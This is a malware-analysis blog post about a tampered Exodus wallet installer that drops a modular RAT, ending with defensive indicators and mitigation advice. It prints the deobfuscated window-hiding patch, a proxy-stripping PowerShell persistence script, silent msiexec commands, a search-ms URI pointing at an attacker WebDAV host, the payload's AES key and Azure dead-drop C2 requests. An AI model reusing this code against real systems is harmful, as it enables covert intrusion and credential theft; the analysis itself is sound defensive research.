


The Crypto Wallet That Never Opened: Tampered Exodus Installer Hides a Modular RAT

 huntress.com/blog/exodus-crypto-wallet-installer-rat

Jonathan Semon, Jose Oregon



Acknowledgments: *Special thanks to Tanner Filip for their contributions to this investigation and writeup.*

Background

You'd think an installer posing as a cryptocurrency wallet would be after your coins. This one installs a real version of Exodus Wallet version 24.33.4, a cryptocurrency wallet available on desktop and mobile platforms that allows users to manage digital assets and cryptocurrencies like Bitcoin, Ethereum, and Solana. The installer also takes considerable care to make sure nobody ever opens the application, and then goes after a whole lot more.

Between late July and mid August 2026, four unrelated Huntress-protected organizations were compromised by the same tooling. Three of them were hit on August 18, within 85 minutes of each other, using an installer built the day before.

The intrusions didn't look alike at first. On three endpoints, someone opened what they thought was a work-related document, and Windows quietly handed it to the script host instead. In an earlier intrusion on July 24, there was no document at all, just a scheduled task named INetHealth launching `conhost.exe --headless powershell -e` with a Base64 blob (the infection pre-dated endpoint enrollment and investigation).

That July detection was misread at first; we believed it to be a [ClickFix intrusion](#), and it is easy to see why. `conhost.exe --headless` is a familiar tell, because it creates a hidden window when someone wants a command to run without anything appearing on screen. But this is a legitimate Windows function used by developers, not necessarily an attack technique, and it says nothing about how the command got there. Here it was hiding a scheduled task, and the decoded PowerShell downloaded nothing at all. We will come back to what it actually did, because it turned out to be the most useful clue in the whole investigation.

How the unopenable crypto wallet arrived

The same installer reached people in more than one way. What follows is what we observed, and it should not be read as a complete list of what this actor has available.




Figure 1: How an unopenable crypto wallet ends up installing a modular RAT to steal browser credentials

The first infection chain that we investigated was a fake PDF with a name ending in `.pdf.js`. Unfortunately for the victim, Windows hides known extensions by default, so what the user saw appeared to be a legitimate document.

They download and open it, Windows resolves the `.js` association, and Windows Script Host runs it. On two

endpoints affected by this chain, the parent process was `chrome.exe`. So in both cases, the file was opened straight out of the web browser once the download completed.

The malicious Javascript is honest about its job. It opens a real, harmless decoy PDF hosted on Storyblok, a legitimate content delivery network, so the victim gets exactly the document they expected. However, in the background, it downloads a Microsoft Installer (MSI), writes it to `%TEMP%`, and runs it with `msiexec /i "%TEMP%\jn0101.msi" /quiet /norestart`.

In both instances of this method, the decoys carried the same idea. One victim opened a real marketing ebook served from a legitimate content delivery platform. The other opened a genuine legal brief, pulled live from a university law school. Every document the victims actually saw was real, hosted on a domain they had no reason to question.

It then tries to delete the MSI five seconds later using `setTimeout`. That function does not exist in Windows Script Host, so the call throws, an empty catch block swallows the error, and the cleanup never happens. The installer runs and the dropper stays on disk. Worth remembering during incident response, because the MSI is very likely still sitting in `%TEMP%`.

The second route drops the double extension and uses an archive to store the file instead. In the instance we observed, `Update_GS_7G0N-254V38L2350.zip` presented as a software update, holding a single JavaScript file with an ordinary `.js` name. The user opened it straight out of Explorer's built-in compressed folder view rather than extracting it first, verified via the file path:

```
..\Temp\{staging-id}Update_GS_7G0N-254V38L2350.zip.116\Update_GS_7G0N-254V38L2350.js
```

When users open a file inside a ZIP without extracting it, Explorer quietly stages that file into a temporary folder under `%LOCALAPPDATA%\Temp\`, then runs it from there. That `.zip.116\` fragment is the fingerprint left behind.

From there the chain keeps its shape but changes its scenery. A decoy PDF opens, this time a genuine legal brief pulled from `law[.]georgetown[.]edu`, while `msiexec /i "%TEMP%\jg0384.msi" /quiet /norestart` installs the payload with no window and no prompts.

The change in lure document backfired: A court filing is a strange thing to receive when you were expecting a software update, and the user noticed. Their browser history contains the search **"are JavaScript files spam or Trojan horses"**.

The two MSI filenames are worth a note. One campaign used `jn0101.msi`, the other `jg0384.msi`. Two letters and four digits, different per campaign, so the filename is a label rather than an indicator.

A route we found but nobody took

While tracing the infrastructure we found a third delivery method on the same IP address that served the first installer, `35[.]212[.]159[.]20`. Visiting `us05[.]org`, which was offline when we last checked, returned an HTTP 302 pointing at a `search-ms` URI:

Location: search-ms:displayname=Search Results in update
(\\us05.org@8080)&crumb=&crumb=location:\\us05.org@8080\update

search-ms: is a legitimate Windows protocol handler for the file search interface. The browser prompts "Open Windows Explorer?", and if the user accepts, Explorer opens what looks like an ordinary search results window. The contents are not local. The @8080 suffix tells the WebClient service to mount the location over WebDAV, so the files listed in that window live on the attacker's server, and the victim runs one by double-clicking it inside a window that looks like their own file system.




Figure 2: The "Open Windows Explorer?" browser prompt served by us05[.]org

```
search-ms:displayname=Search Results in update  
(\\us05.org@8080)&crumb=&crumb=location:\\us05.org@8080\update|
```

Figure 3: The browser handing off to Windows Explorer after the 302 redirect

We never saw anyone arrive this way in our customers' environments. None of the four endpoints with execution show an execution that came through WebDAV, so treat this as capability rather than as an incident. It is worth documenting because it defeats an entire class of detection: Nothing is pasted, no command line anywhere in the chain contains the payload, and the victim never types or copies anything, nor do they have to download any files to have execution occur.

A real wallet with three bad files

The MSI we analyzed is 210,767,872 bytes, roughly 201 MB, compared to the original installer at 190 MB, solidifying our belief that the application was tampered with. It is unsigned, it was built with

WiX Toolset 6.0, and its metadata is fiction:

Manufacturer Apple Inc
ProductName Background Service
ProductVersion 43.4.30

At the time of analysis it was detected by **0 of 76** engines on VirusTotal.

An MSI can run commands of its own during an install, over and above copying files into place. This installer adds exactly one:

LaunchExodus: [WindowsFolder]explorer.exe "[INSTALLDIR]Exodus.exe"

Launching the application through explorer.exe rather than directly is deliberate. It drops the elevated msiexec token, and more importantly it re-parents the new process to the running shell. In a process tree, Exodus.exe appears as a child of explorer.exe, indistinguishable from the user having double-clicked it themselves.

INSTALLDIR resolves to %APPDATA%\ExdBackupTool\, a per-user path, so the whole install runs without ever asking for administrator rights. In the MSI tables, that directory's short name is flxaoko4, and its resources folder is ysqzcs. Remember those: Six files land there.

Four of the six files are the genuine Electron runtime for Exodus 24.33.4, all timestamped 2024-08-14. The fifth is a stray debug.log dated 2026-06-10, which becomes interesting later. The sixth, app.asar, is dated 2026-08-17, the same day the installer was built.

Inside app.asar are 1,973 files, and almost every one of them is the real thing. The wallet runs. It talks to genuine Exodus infrastructure at fiat.a.exodus.io and assets-gateway-clarity-api.a.exodus.io, so the traffic leaving the host is exactly the traffic a real wallet generates. Hash the files, check the domains, watch the netflow, and everything answers correctly.

The only thing that never loads is a window with the user interface.

Finding the modified files took one pattern match. Exodus is a public product, and no build pipeline on earth emits massive obfuscated JavaScript into a shipping bundle legitimately, so scanning all 1,973 of them splits the bundle into two piles: the clean pile and the suspicious pile, which had three files in it, and it stayed at three no matter how hard we looked:

File	Size	Note
src/app/main/exodus_patch.js	169,907 bytes	This does not exist in genuine Exodus

src/app/main/index.js	38,663,100 bytes	Main process, re-obfuscated
-----------------------	------------------	-----------------------------

src/app/keyviewer/keystorage.js	50,123,905 bytes	Legitimate filename, replaced contents
---------------------------------	------------------	--

Size alone gives it away: the largest legitimate file in the whole wallet is the entire user interface bundle at 16 MB, and nobody obfuscated that one. A key-handling helper three times its size, scrambled, is not something that shows up by accident.

Starting at the front door, the change to `main/index.js` is two lines, prepended ahead of the original webpack runtime, and they point straight at the other two files:

```
require("../exodus_patch");  
require("../keyviewer/keystorage.js");
```

Everything after those two lines is unmodified Exodus when comparing it to the original content. The entire 38 MB file was re-obfuscated for the sole purpose of hiding those two lines of text.

The wallet that never opens

The first thing we decided to look at was the file `exodus_patch.js`, which ships as 169,907 bytes of obfuscated JavaScript. While bloated, if you strip the padding out, only 13 lines are left. Here is the entire file "cleaned up:"

```
try {  
  
  const path = require('path');  
  
  const { BrowserWindow, app, session } = require('electron');  
  
  app.setPath('userData', path.join(path.dirname(process.execPath), 'Exodus'));  
  
  BrowserWindow.prototype.show = function () {};  
  
  BrowserWindow.prototype.focus = function () {};  
  
  BrowserWindow.prototype.center = function () {};  
  
  app.whenReady().then(() =>  
  
    session.defaultSession.setPermissionRequestHandler((wc, permission, cb) =>  
      cb(false));  
  
  } catch (e) {}
```

Remember when we mentioned no window opened? Just three code assignments prevent it from loading.

Typically, Electron draws a window when the application calls `show()`. However, if you overwrite that method, along with `focus()` and `center()`, every window the wallet ever creates gets built, wired up, and then quietly dropped on the floor. The window is not hidden, not shoved off-screen, not resized to zero pixels, not made transparent. Every one of those actions leaves something behind for a user or a tool to find. This one is never presented at all. Nothing in the taskbar, nothing to Alt-Tab to, nothing to close.

The rest of the file redirects the wallet's data directory to sit beside the executable, making the install self-contained, and installs a permission handler that automatically denies every permission request so that nothing can surface a prompt to the user.

What is left is a real wallet doing real wallet things against real wallet infrastructure, started by Explorer, running as the user, with no way for that user to ever know it is there.

VirtualAlloc, written in JavaScript: Sorting through the bloat

Next we took a look at `keystorage.js`, which is a real filename in Exodus, sitting in the key-viewing component. Its contents had been replaced entirely, and the replacement is **50 MB**.

Most of that is not actual code. Of 50,123,905 bytes, a single array accounts for 50,106,956 of them. The actual logic is 16,972 bytes, roughly a third of one percent of the file. We will come back to what is in the array. First, how we got those numbers.

None of that was readable when we started, but the bloated obfuscation turned out to be far less clever than its file sizes suggest, but still very good for wasting an afternoon.

The idea behind it is simple: Take every piece of text a program uses, move it all into one long list, and replace each use with a lookup. Where the code used to say `kernel32.dll`, it now says `fetch item 347`. The program behaves identically. A human reading it likely wouldn't notice and nothing would turn up in a search.

The first thing an analyst might do with a 281 MB bundle is ask "what is inside this" and `grep` it to find out. So, we searched all 1,973 files for the delivery IP, for `us05[.]org`, for `storyblok`, for `jn0101` and a few other items we'd expect to see. And got...zero hits, in a file we already knew was malicious. The reason is that the obfuscator splits every string into five-character chunks and reassembles them at runtime, so a domain is never stored as a domain. It is stored as `'DcbIz'+ 'sa'` and 40 siblings, scattered through a shuffled array. Nothing you would think to search for exists as a contiguous string anywhere in the file.

Every string in these files is pulled from a shuffled array by index, and every index is written as a chain of hexadecimal arithmetic. Not `array[347]`, but an expression that arrives at 347 several

hundred terms later. In `exodus_patch.js` the median index runs to 460 hexadecimal constants, and the longest to 1,014. That is where the megabytes come from. It also means off-the-shelf deobfuscators bounce straight off, because they go looking for an index and find a math problem. Our first automated pass reported String Array: no and gave up. Our second attempt started, sat for 15 minutes, then got angry with the math and crashed.

The fix is one preprocessing step. Work the arithmetic out in advance and replace each expression with the number it was always going to produce, and the padding evaporates: `exodus_patch.js` drops from 169,907 bytes to 3,349. `main/index.js` drops from 38.6 MB to 10.8 MB. So 72 percent of the program was padding wrapped around a genuine Exodus bundle and two added `require()` lines. The tools that had just given up now walk straight through it, though `main/index.js` still needed a 12 GB heap to finish the job.

`keystorage.js` had one more layer. Its strings come out of three lists stacked inside each other. The second is built out of the first and the third out of the second, so none of them can be read until the one before it has been unpacked.

`main/index.js` added a different wrinkle: its list gets shifted a set number of places when the program starts, so item 347 is not the 347th thing in the file. You cannot read any of it until you work out how far everything moved. We got it out of a third-party dependency; the wallet bundles `fs-extra`, whose source carries a link to its own GitHub issue tracker, so we knew that string had to be in the array somewhere. The fragment we ended up anchoring on was `b.com`, five characters from the middle of somebody else's bug tracker URL. It could only decode one way, and it pinned the rotation to exactly one value out of 3,129 candidates.

With the strings resolved, the file states its intentions in plain text. These are foreign function declarations for `koffi`, a Node.js library that lets JavaScript call arbitrary C functions, and genuine Exodus does not bundle it:

```
kernel32.dll    ntdll.dll

void*    GetCurrentProcess()

uint64_t VirtualAlloc(void* a, size_t b, uint32_t c, uint32_t d)

bool      WriteProcessMemory(void* h, uint64_t a, const uint8_t* b, size_t n, void*
w)

void*    LoadLibraryA(const char* n)

uint64_t GetProcAddress(void* m, const char* n)

uint64_t GetProcAddress(void* m, uint64_t n)

bool      RtlAddFunctionTable(uint64_t t, uint32_t cnt, uint64_t b)
```

```
void*    CreateThread(void* a, size_t b, uint64_t fn, void* p, uint32_t f, uint32_t* id)

void*    CreateMutexA(void* a, int b, const char* n)
```

That is a manual Portable Executable (PE) loader, or reflective loading if you prefer that name for it, written in JavaScript and running inside a wallet. It allocates memory, copies an image into it, fills in the table of function addresses that Windows would normally populate at load time, and starts a thread on the payload's entry point.

Two `GetProcAddress` signatures are declared because it looks up functions in two ways: by name and by ordinal, which is the numbered slot a DLL exports them in. Ordinal-only imports are typical of packed payloads. A named mutex, `ExodusHelper`, stops a second copy from starting. And the `RtlAddFunctionTable` call registers the mapped image's exception tables, so that structured exception handling works inside a module Windows does not know exists. That is not a detail a developer would include by accident.

The `koffi` library is also where the sloppiness starts to show. This build ships 10 of its prebuilt binaries, because they installed it with `npm` and shipped whatever `npm` handed them: Mach-O for Intel and Apple Silicon, ELF for x64 and ARM64, and one PE that is the only one Windows can load. 4.4 MB of that is usable. The other 38 MB is macOS and Linux code sitting inertly inside a Windows installer, along for the ride because nobody trimmed the package.

Back to that array. The payload is inlined directly into the source as a hexadecimal array of just over 10 million entries. Extracted, it is 10,021,392 bytes at an entropy of 8.000, which is to say perfectly uniform, which is to say...encrypted. It also divides by 16 exactly, 626,337 times. Perfect entropy plus perfect 16-byte alignment names the block size before you have found a single string.

The key came out of the same string array as everything else, recovered by the same three-layer unwrapping that gave us the function declarations. It was never hidden any better than the word `alloc` was:

```
aes-256-cbc
key  SXD9WPcPiVBt76Y09wg/YLDTk/u00rKWbSmMSrystI8=
iv   3ssyBCFqLnkYA2aJ70rxRw==
```

Both are static and hardcoded in the same file as the ciphertext they unlock, which makes this trivially reproducible for anyone who wants to check our work.

Six modules and an Azure dead drop

Decrypted, the blob is a 10 MB PE32+ executable, compiled 2026-08-17 15:18:13 UTC, six minutes before the installer that carries it. It never touches the disk. It is not on VirusTotal.

A Windows executable keeps its instructions in one section and its fixed data in another. Here the code section, `.text`, is 586 KB. The data section, `.rdata`, is 9.4 MB, 16 times larger, and it is where the six plugin DLLs are stored. Each one exports its own name. All six were compiled on 2026-08-14 inside a 199-second window, the first at 19:59:08 and the last at 20:02:27, which is a build script rather than an afternoon of work:

Module	Size in memory	Capability
<code>dll4_cmd.dll</code>	319,488	Remote command execution
<code>dll4_fileman.dll</code>	352,256	File browse, upload, download, delete
<code>dll4_browser.dll</code>	2,125,824	Browser credential, cookie, and extension theft
<code>dll4_socks.dll</code>	553,984	SOCKS proxy, turning the host into a relay
<code>dll4_vnc.dll</code>	2,277,376	Hidden VNC, interactive remote desktop
<code>dll4_script.dll</code>	3,547,136	Script execution engine

The import table matches. Command and control runs over WebSockets via WinHTTP, using `WinHttpWebSocketSend`, `WinHttpWebSocketReceive`, and `WinHttpWebSocketCompleteUpgrade`, with `WININET` and raw `Winsock` as fallbacks and `bcrypt` providing channel encryption. It imports 24 `ntdll` functions including `NtMapViewOfSection` and `NtProtectVirtualMemory` for loading further stages in memory, and it queries the registry and username for host recon.

It also imports 114 functions from `kernel32` and exactly six from `user32`:

- `RegisterClassA`
- `CreateWindowExA`
- `GetMessageA`
- `TranslateMessage`
- `DispatchMessageA`
- `DefWindowProcA`

That is a message loop and nothing else. The entire user interface of this thing is one window that exists to receive messages and is never meant to be seen. The wallet hiding it does the same trick one layer up.

The payload is configured for two separate command and control channels, and we only saw one of them used.

The first is a list of 45 hosts sitting in a config block in `.rdata`, immediately after a 32-byte value. They follow one pattern: `api.`, `cdn.`, `static.`, `app.`, or `auth.` prefixed onto unrelated small-business domains, so that traffic to them reads as ordinary API or CDN activity in a proxy log. None of these hosts were contacted when we detonated the payload.

What it used instead was Azure Table Storage:

```
POST https://lgapistorage123.table.core.windows.net/Tables
PUT   .../ftable434(PartitionKey='<bot id>',RowKey='B')
GET   .../ftable434()
PUT   .../ftable434(PartitionKey='<bot id>',RowKey='R_1787147349228709074')
DELETE .../ftable434(PartitionKey='<bot id>',RowKey='T_1787147349228709074')
```

That is a dead drop rather than a beacon. The `PartitionKey` is the bot's identifier, rows prefixed `T_` are tasking, rows prefixed `R_` are results, and the client deletes each task once it has read it. A second storage account, `winapi.table.core.windows.net`, is hardcoded beside it but received a single table-creation request and nothing else. Whether that is a fallback, a staging account, or a leftover, we cannot say from one detonation.

There is no attacker-owned domain or server in the path. Taking this channel down means filing an abuse report with Microsoft and waiting, and in the meantime `table.core.windows.net` is on nobody's blocklist.

Recon is equally unglamorous. From inside the wallet process, the payload runs `cmd.exe /c chcp 65001 >nul 2>&1 & systeminfo`, setting the console to UTF-8 first so the output parses cleanly.

Hidden VNC, a SOCKS proxy, and a browser stealer in the same package is not a crypto-theft toolkit. It is full interactive access with a pivot. The wallet was the disguise. Somebody was sent a work ebook and ended up with a crypto wallet installed on their machine. Nobody in that office was ever going to open Exodus, which is rather the point: the wallet was never meant to be used, or seen, or found.

It comes back every hour

The installer has no Registry table, no Service table, and no Scheduled Task table. It drops six files and fires one custom action. Whatever keeps this thing alive is not in the package.

Our telemetry from one of the August detections shows what is. Every hour, at 42 minutes past, `svchost.exe` launches `C:\Users\<user>\AppData\Roaming\ExdBackupTool\Exodus.exe`. That parent is the Task Scheduler, and the task carries the same name as the install directory: `ExdBackupTool`. The invisible wallet had been relaunching all day by the time we pulled the data.

It was registered through the Task Scheduler COM API rather than `schtasks.exe`, which is worth knowing if you hunt on command lines. There is no process to catch creating it. The task simply exists, and the only thing you see afterwards is `svchost.exe` starting something out of a user's `AppData` folder once an hour. Most hours record it twice, which is either duplicate telemetry or a second launch dying immediately against the `ExodusHelper` mutex. Process events alone cannot tell us which, and this is exactly the job that mutex exists to do.

Why the proxy kept getting cleared

This brings us back to the `INetHealth` scheduled task on the endpoint we detected in July, the one that we mistook for ClickFix at first.

Decoded, it downloads nothing. It does this:

```
$xbzshxel = '@'

[DllImport("wininet.dll", SetLastError = true, CharSet=CharSet.Auto)]

public static extern bool InternetSetOption(IntPtr hInternet, int dwOption, IntPtr
lpBuffer, int dwBufferLength);

'@

$hapiuysw = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings"

Set-ItemProperty -path $hapiuysw ProxyEnable -value 0 -ErrorAction Stop

Set-ItemProperty -path $hapiuysw ProxyServer -value "" -ErrorAction Stop

Set-ItemProperty -path $hapiuysw AutoConfigURL -Value "" -ErrorAction Stop

$miihtwvx = Add-Type -MemberDefinition $xbzshxel -Name syjtmthn -PassThru

$gmsqtp = $miihtwvx::InternetSetOption(0, 39, 0, 0)

$pfoguq = $miihtwvx::InternetSetOption(0, 37, 0, 0)
```

It blanks the user's proxy settings, then calls `InternetSetOption` with options 39 and 37, which are `INTERNET_OPTION_SETTINGS_CHANGED` and `INTERNET_OPTION_REFRESH`. Every variable name is eight random lowercase letters, which is a reasonable tell on its own. Administrators write `$proxyKey`. Generators write `$hapiuysw`, and the same generator named that install directory `flxaoko4`.

In isolation this reads like a strange bit of IT housekeeping, which is presumably the reasoning behind naming it `INetHealth`. In context it is unambiguous. The payload's command and control calls `WinHttpGetIEProxyConfigForCurrentUser`, so its WebSocket traffic honors exactly those settings. Stripping them forces the beacon out through a direct connection instead of the corporate proxy, and forcing WinINet to re-read its configuration applies the change without a logoff or reboot.

It runs on a schedule because group policy keeps pushing the proxy configuration back. This is an operator whose exfiltration was inspected or blocked at least once, so they wrote a persistence mechanism specifically to keep removing the obstacle.

It also says something about how long that host had been in play. A maintenance task, written to keep undoing a control that kept coming back, is not something you deploy on the way in. Somebody had been tending that machine.

Careful in the wrong places

`debug.log` should never have been in the package. It is a genuine Chromium log from the attacker's own test run, and it records a build path of `C:\123\exodusUpdater` on 2026-06-10, which puts the kit in development at least six weeks before these intrusions. Read it closely and it is somebody's bad afternoon: five launches inside a third of a second, every one failing to load `chrome_100_percent.pak` and `resources.pak`. Someone was hammering a restart on a build that could not find its own resources, got it working eventually, and shipped the evidence of the broken version alongside the fixed one.

A second file leaks a PDB path: `C:\Users\root\node_modules\@intelcorp\wmi-native-module\build\Release\wmi_native_module.pdb`. That gives us their working directory, their npm scope, and the fact that they build as a user called `root` on Windows. The `@intelcorp` scope impersonates Intel, and the module imports `ole32`, `OLEAUT32`, and `PROPSYS` for COM and WMI host reconnaissance. The same obfuscator configuration appears in both the JavaScript dropper and the wallet bundles, down to the identifier naming and the arithmetic padding, so one toolchain built both ends of this.

Put it together and an odd picture forms. This is someone who:

- Registered an npm scope impersonating Intel
- Knew to call `RtlAddFunctionTable` so a hand-mapped image can still throw exceptions
- Resolves imports by ordinal as well as by name
- Launches through `explorer.exe` specifically so the process tree looks like a double-click

Those are not beginner moves. The same person shipped their own debug log, never trimmed the npm package, and put 38 MB of macOS and Linux binaries inside a Windows-only installer. They

are careful about anything an analyst might catch at runtime, but careless about everything sitting on disk in plain sight.

That gap is useful to defenders. The payload rotates: it was compiled six minutes before the installer that carried it, and that installer reached the victim the very next day. VirusTotal shows the same builder turning out `ton435.msi` at 211,038,208 bytes, two separate files called `setup1.msi` at roughly 200 MB each, and another unnamed 210,894,848-byte package, every one of them at zero detections on VirusTotal. A hash-based indicator expires the next time they run the build script. The habits do not:

- A per-user install directory launched through `explorer.exe`
- an Electron binary running with no window
- a `.tmp.node` in `%TEMP%`, a mutex named `ExodusHelper`
- a self-driven relaunch task in the code keeping the wallet open in the background
- a scheduled task that keeps deleting the corporate proxy config

Those are structural choices, expensive to change, and they survive every rebuild.

Mitigation guidance

Treat any host showing these artifacts as a full interactive compromise, not a malware infection. Hidden VNC and a SOCKS module mean an operator may have had a hands-on session and used the host as a pivot. The browser module means saved credentials and session cookies should be considered stolen, so revoke active sessions and rotate credentials rather than only resetting passwords, since a stolen session cookie survives a password change.

For prevention, the two delivery paths need different answers:

- Enabling file extension visibility in Explorer defeats hiding the `.pdf.js` double-extension trick outright, and blocking or alerting on Windows Script Host execution from user download folders is a cheap, high-value control.
- The `search-ms:` path is best addressed by disabling the WebClient service where WebDAV is not required, which prevents Explorer from mounting a remote share presented as local search results, and by treating any browser prompt asking to open Windows Explorer as suspicious.

If you are cleaning a host, remember that every part of this is per-user. The install directory, the scheduled task, and the MSI's uninstall registration all live under one profile, so cleaning that profile tells you nothing about the others on a shared machine. Delete the `ExdBackupTool` task as well as the directory. Removing the files alone leaves an hourly task pointed at a path that no longer exists.

